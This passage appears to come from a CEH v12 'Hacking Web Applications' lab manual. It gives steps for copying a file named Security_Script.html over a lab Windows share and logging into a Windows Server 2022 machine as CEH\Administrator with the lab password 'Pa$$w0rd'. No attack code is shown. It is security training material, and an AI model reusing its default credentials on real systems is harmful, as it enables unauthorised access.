


Module 14 – Hacking Web Applications

41. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.




42. Navigate to **CEHv12 Module 14 Hacking Web Applications** and paste **Security_Script.html** script.



43. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.


44. Navigate to the location **Z:\CEHv12 Module 14 Hacking Web Applications** (shared network drive), copy the **Security_Script.html** file, and paste it onto **Desktop**.



